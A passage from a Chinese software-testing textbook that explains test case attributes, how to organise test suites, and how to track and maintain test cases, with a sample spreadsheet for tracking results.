


图 11-1　各个阶段所表现的测试用例属性

(3) 所属的范围，属于哪一个组件或模块，这种属性可以和需求、设计等联系起来，有利于整个软件开发生命周期的管理。

(4) 关联性，测试用例一般和软件产品特性相联系，通过这种关联性可以了解每个功能点是否有测试用例覆盖、有多少个测试用例覆盖，从而确定测试用例的覆盖率。

(5) 阶段性，属于单元测试、集成测试、系统测试、验收测试中的某一个阶段，这样可以针对阶段性测试任务快速构造测试用例集合，用于执行。

(6) 状态，当前是否有效。如果无效，被置于"Inactive"状态，不会被运行，只有激活(Active)状态的测试用例才被运行。

(7) 时效性，同样功能不同的版本所适用的测试用例可能不相同，因为产品功能在一些新版本上可能会发生变化。

(8) 所有者、日期等特性，描述测试用例是由谁、在什么时间创建和维护的。

11.2.2　测试套件及其构成方法

如何进行测试用例的组织？组织测试用例的方法，一般采用自顶向下的方法。首先在测试计划中确定测试策略和测试用例设计的基本方法，有时会根据功能规格说明书来编制测试规格说明书，如图 11-2 所示，而多数情况下会直接根据功能规格说明书来编写具体的测试用例。

在测试用例组织和执行过程中，还需要引入一个新概念——测试套件(Test Suite)。测试套件是根据特定的测试目标和任务而构造的某个测试用例的集合。这样，为完成相应的测试任务或达到某个测试目标，只要执行所构造的测试套件，使执行任务更明确、更简单，有利于测试项目的管理。测试套件可以根据测试目标、测试用例的特性和属性(优先级、层次、模块等)，来选择不同的测试用例，构成满足特定的测试任务要求的测试套件，如基本功能测试套件、负面测试套件、Mac 平台兼容性测试套件等。




图 11-2 测试用例组织

那么如何构造有效的测试套件呢？通常情况下，使用以下几种方法来组织测试用例。

（1）按照程序的功能模块组织。软件产品是由不同的功能模块构造而成，因此，按照程序的功能模块进行测试用例的组织是一种很好的方法。将属于不同模块的测试用例组织在一起，能够很好地检查测试所覆盖的内容，实现准确地执行测试计划。

（2）按照测试用例的类型组织。将不同类型的测试用例按照类型进行分类组织测试，也是一种常见的方法。一个测试过程中，可以将功能/逻辑测试、压力/负载测试、异常测试、兼容性测试等具有相同类型的用例组织起来，形成每个阶段或每个测试目标所需的测试用例组或集合。

（3）按照测试用例的优先级组织。和软件错误相类似，测试用例拥有不同优先级，可以按照测试过程的实际需要，定义测试用例的优先级，从而使得测试过程有层次、有主次地进行。

以上各种方式中，根据程序的功能模块进行组织是最常用的方法，同时可以将三种方式混合起来，灵活运用。例如，可以先按照不同的程序功能块将测试用例分成若干个模块，再在不同的模块中划分出不同类型的测试用例，按照优先级顺序进行排列，这样就能形成一个完整而清晰的组织框架。

如图 11-3 所示，体现了测试用例组织和测试过程的关系，这是基于前面的测试用例特性分析，以及如何有效地完成测试获得的。这个过程可以简单描述如下。




图 11-3 测试用例的组织和测试过程的关系

(1) 测试模块由该模块的各种测试用例组织起来;

(2) 多个测试模块组成测试套件(测试单元);

(3) 测试套件加上所需要的测试环境和测试平台需求组成测试计划;

(4) 测试计划确定后,就可以确定相应的测试任务;

(5) 将测试任务分配给测试人员;

(6) 测试人员执行测试任务,完成测试过程,并报告测试结果。

11.2.3 跟踪测试用例

在测试执行开始之前,测试组长或测试经理应该能够回答下面一些问题。

(1) 整个测试计划包括哪些测试组件?

(2) 测试过程中有多少测试用例要执行?

(3) 在执行测试过程中,使用什么方法来记录测试用例的状态?

(4) 如何挑选出有效的测试用例来对某些模块进行重点测试?

(5) 上次执行的测试用例的通过率是多少? 哪些是未通过的测试用例?

根据这些问题,对测试执行做到事先心中有数,有利于跟踪测试用例执行的过程,控制好测试的进度和质量。

前面提到,测试过程中测试用例有三种状态——通过(Pass)、未通过(Fail)和未测试(Not Done)。根据测试执行过程中测试用例的状态,针对测试用例的执行和输出而进行跟踪,从而达到测试过程的可管理性以及完成测试有效性的评估。跟踪测试用例,包括以下两个方面的内容。

(1) 测试用例执行的跟踪。良好的测试用例自身具有易组织性、可评估性和管理性,实现测试用例执行过程的跟踪可以有效地将测试过程量化。例如,在一轮测试执行中,需要知道总共执行了多少个测试用例? 每个测试人员平均每天能执行多少个测试用例? 测试用例中通过、未通过以及未测试的各占多少? 测试用例不能被执行的原因是什么? 当然,这是个相对的过程,测试人员工作量的跟踪不应该仅凭借测试用例的执行情况和发现的程序缺陷多少来判定,但至少可以通过测试执行情况的跟踪大致判定当前的项目进度和测试的质量,并能对测试计划的执行做出准确的推断,以决定是否要调整。

(2) 测试用例覆盖率的跟踪。测试用例的覆盖率指的是根据测试用例进行测试的执行结果与实际的软件存在的问题的比较,从而实现对测试有效性的评估。

如图 11-4 所示,在一个测试执行中,92%的测试用例通过,5%的测试用例未通过,3%的测试用例未使用。在发现的软件缺陷和错误中,有 92%通过测试用例检测出来,而有 10%未通过测试用例检验出来,此时,需要对这些软件错误进行分类和数据分析,完善测试用例,从而提高测试结果的准确性,使问题遗漏的可能性最小化。

如图 11-5 所示是针对每个测试模块的测试用例的跟踪示意图,通过对比,不难发现,模块二和模块三的未通过率和未使用率都比较高,此时测试组长需要对这两个模块的测试用例以及测试过程进行分析,是这个模块的测试用例设计不合理? 还是模块本身存在太多的软件缺陷? 根据实际的数据分析,可以对这两个模块重新进行单独测试,通过纵向的数据比较,来实现软件质量的管理和改进。

凭借个人的记忆来跟踪测试用例,几乎是不可能的,所以一般会采用下列方法来跟踪测试用例。

(1) 书面文档。在比较小规模的测试项目中,使用书面文档记录和跟踪测试用例是可行的一种方法,测试用例清单的列表和图例也可以被有效地使用,但作为组织和搜索数据进行分




图 11-4 测试用例覆盖率的跟踪




图 11-5 模块测试用例跟踪图

析时，就会遇到很大的困难。

(2) 电子表格。一种流行而高效的方法是使用电子表格来跟踪和记录测试的过程，如图 11-6 所示，通过表格列出测试用例的跟踪细节，可以直观地看到测试的结果，包括关联的缺陷，然后利用电子表格的功能比较容易进行汇总、统计分析，为测试管理和软件质量评估提供更有价值的数据。

	A	B	C	D	E	F
1			测 试 跟 踪 表			
2	测试组件/测试用例	测试结果(2004/01/10)	测试结果(2004/01/20)	测试结果(2004/01/30)	软件缺陷ID列表	
3	模块一					
4	测试用例1001	PASS	PASS	PASS		
5	测试用例1002	PASS	PASS	PASS		
6	测试用例1003	FAIL	PASS	PASS	10	
7	测试用例1004	PASS	PASS	PASS		
8	测试用例1005	PASS	PASS	PASS		
9	测试用例1006	FAIL	FAIL	PASS	13,15	
10	测试用例1007	PASS	PASS	PASS		
11	测试用例1008	PASS	PASS	PASS		
12	测试用例1009	PASS	PASS	PASS		
13	测试用例1010	PASS	PASS	PASS		
14						
15	模块二					
16	测试用例2001	FAIL	PASS	PASS	19	
17	测试用例2002	PASS	PASS	PASS		
18	测试用例2003	PASS	PASS	PASS		
19	测试用例2004	PASS	PASS	PASS		
20	测试用例2005	FAIL	FAIL	FAIL	11,20,24	
21	测试用例2006	PASS	PASS	PASS		
22	测试用例2007	PASS	PASS	PASS		
23	测试用例2008	PASS	PASS	PASS		
24	测试用例2009	PASS	PASS	PASS		
25	测试用例2010	PASS	PASS	PASS		
26						

图 11-6 跟踪和记录测试的过程

(3) 数据库是最理想一种方式，通过基于数据库的测试用例管理系统，非常容易跟踪测试用例的执行和计算覆盖率。测试人员通过浏览器将测试的结果提交到系统中，并通过自己编

写的工具生成报表、分析图等,能更有效地管理和跟踪整个测试过程。

11.2.4 维护测试用例

测试用例不是一成不变的,当一个阶段测试过程结束后,我们或多或少会发现一些测试用例编写得不够合理,需要完善。而当同一个产品新版本测试中要尽量使用已有的测试用例,但某些原有功能已发生了变化,这时也需要去修改那些受功能变化影响的测试用例,使之具有良好的延续性。所以,测试用例的维护工作是不可缺少的。测试用例的更新,可能出于不同的原因。由于原因不同,其优先级、修改时间也会有所不同,详见表 11-5。

表 11-5 测试用例维护情况一览表

原　　因	更新时间	优先级
先前的测试用例设计不全面或者不够准确,随着测试过程的深入和对产品功能特性的更好理解,发现测试用例存在一些逻辑错误,需要纠正	测试过程中	高,需要及时更新
所发现的、严重的软件缺陷没有被目前的测试用例所覆盖	测试过程中	高,需要及时更新
新的版本中添加新功能或者原有功能的增强,要求测试用例做相应改动	测试过程前	高,需要在测试执行前更新
测试用例不规范或者描述语句的错误	测试过程中	中,尽快修复,以免引起误解
旧的测试用例已经不再使用,需要删除	测试过程后	中,尽快修复,以提高测试效率

维护测试用例的过程是实时的、长期的,和编写测试用例不同,维护测试用例一般不涉及测试结构的大改动,例如在某个模块里面,如果先前的测试用例已经不能覆盖目前的测试内容,可能需要重新定义一个独立的测试模块单元来重新组织新的测试用例。但在系统功能进行重构时,测试用例也会随之重构。测试用例的维护流程如图 11-7 所示。

